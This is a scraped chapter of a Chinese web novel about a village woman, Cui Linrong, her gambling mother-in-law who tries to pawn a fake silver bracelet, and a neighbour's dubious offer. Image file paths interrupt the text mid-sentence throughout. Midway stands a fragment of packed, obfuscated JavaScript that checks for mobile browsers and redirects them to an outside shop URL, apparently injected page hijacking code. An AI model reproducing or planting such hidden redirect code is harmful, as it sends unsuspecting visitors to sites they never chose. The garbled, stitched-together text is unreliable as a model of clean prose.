大头和小麦是李氏的一双儿女,小麦今年六岁,大头四岁。 李氏更惊讶了:“你找那两个猴崽子啥事?” “是这样,我现在不是去镇子上卖点野菜,这玩意便宜赚不到啥钱,就图个量大,我现在一个人还收不过来,小娃们每天都出去,要能顺带摘了给我,我给钱收啊。” 李氏懂了。 “挖个野菜本来就买不起价,你还要过一道手,咋想的?” 崔林容笑道:“不止是野菜,还有一些果子,我在一个饭馆干活,他们收这些。一斤我给你家一文钱,我赚个差价。” 一斤野菜野果在集市上也不过就这个价,但还省去了脚力,李氏又不是傻,不可能不应下这活计,再说了,这也不是啥费事的,小娃子们本来就漫山遍野地跑…… “两斤你给一文吧,你日子也过得不容易,我去把小麦叫来,你看看要啥给我家姑娘说,她大些,懂事。” 崔林容很是感激,也很感动,没想到李氏还主动压价,就凭这一点,崔林容就能确认李氏能合作。 她把自己要收的几种果子都给小麦说了,都是常见的,小麦当然认识,一口答应下来…… 崔林容放心了,背着背篓这才去了镇子上。 明月坊,她今天剥籽更是越发熟练了,不到两个时辰就剥了四斤。 二十文到手。 不知不觉就快到午时了,崔林容出了明月坊大门,这就准备赶去谢家。 可谁料到,她刚出来没几步,竟然就遇到了王氏。 崔林容顿时吓了一大跳,她第一反应是王氏来找她,被发现了……? 说实话崔林容有点腿软…… 而王氏显然也看见了她,愣了一下后快步走了过来。 “娘……?” 王氏抬头看了眼:“你活计干完了?” 崔林容:“嗯……” “成,我肚子饿了,吃饭去。” 王氏有点疲累,应是昨晚打了一晚上牌,崔林容见她没有开口刁难,心中稍微松了口气。 是她想太多了? 因着心里有点心虚,崔林容对王氏的要求没拒绝,跟着人一道去了一家面馆。 王氏张口就要了碗肉丝面。 “你点不?” 崔林容摇了摇头。 王氏倒是也不客气,大口大口就嗦了起来。 “饿死老娘了,他奶奶的,昨晚那群孙子做局,老娘输惨了。”

35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17278632|198314||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' > 崔林容:“……早说了,打牌输赢都是常态,有赢就有输。” “放屁!那是他们做局!”王氏显然气得够呛。 崔林容也不和她争辩,反问:“那娘来镇子上干啥?” 王氏掏出一个镯子:“当了去,换钱,我就不信了,今晚还赢不回来!” 崔林容皱眉:“不到走投无路,娘还是别当首饰,况且是为了打牌这种事。” “你别管!这家你说了还不算!” 崔林容心道:她也不想管。但她的确也对现在的生活十分无奈,烦了,腻了。 她有点烦躁:“随娘吧。” 王氏哼了一声,喝了最后一口面汤。忽然盯住崔林容,“你今儿赚的钱……” 崔林容摸了两文给她,王氏盯住她的钱袋子。 崔林容十分庆幸,收到钱之后就有藏起来的习惯了,虽然她现在心里怦怦跳,因为她里衣里面十几两银子,要是被发现就全完蛋了…… 王氏哼了一声,起身就朝当铺走。 崔林容犹豫片刻,到底没跟着去,“那娘我先回了。” 王氏没理她。 崔林容转头去找狗蛋去了,今天还要学算数呢。 - 王氏的典当当然也没有那么顺利。 “啥?你说这是银包铁?你胡说啥呢!你敢骗老娘!” 当铺掌柜的皱眉:“骗你干甚,我经手的银镯子都不晓得有多少了,这重量一掂就不对,还能看走眼?你要是不信,这是磁石,你看看,能吸上去吧?!不是铁是啥!” 王氏当即就崩溃了:“好个黑心的周家人啊!我嫁到周家这么多年任劳任怨,送老娘几件首饰居然还是假货!老天爷,我不活了……我不活了啊……” 当铺不管这些,托人将王氏往外拉,免得影响他们做生意。 而就在这时候,叶家老二进来了。 叶家两兄弟,这老二显然是个脑子活的,要不然也不会从土里刨食的村里杀到镇子上做生意,听说,在县城还吃得开呢! 叶老二当然还记得王氏,看见人之后愣了一下,从旁人口中了解到了来龙去脉后,他上前拉住了王氏。 “老嫂子,出来说话,你在这闹也没啥用。” 王氏也认出了对方,上次叶家那事,最后钱都是叶老二出的。 这是个有钱的主。 王氏止了哭声,跟着叶老二走出了当铺。 叶老二上下打量了她一番,王氏的名头在石头村那是相当响亮,谁叫人的确生了一副还不错的好皮子。有句俗话说得好,半老徐娘…… 叶老二眯起眼。 “周嫂子,你可是家里缺钱?” 王氏:“咋?你能带我赚钱?” 叶老二笑了:“要是嫂子愿意,也不是不行……” 王氏眼睛一亮:“你仔细说说。” …… 崔林容今天给狗蛋做了窝窝头,顺带买了一小坛咸菜,又煮了一锅汤。 狗蛋十分捧场:“容姐姐,这咸菜是你做的吗,好好吃!” 崔林容笑了:“不是,买的。” “可我觉得你做的比它还好吃!” 崔林容笑了:“真的啊,那我改天做给你吃,嘴巴这么甜……” 狗蛋嘿嘿一笑:“我说的是事实嘛!” 两人刚吃完饭准备开始学算盘,外面传来一阵脚步声。 崔林容惊讶回头,不会吧,谢禄这么快就回来了?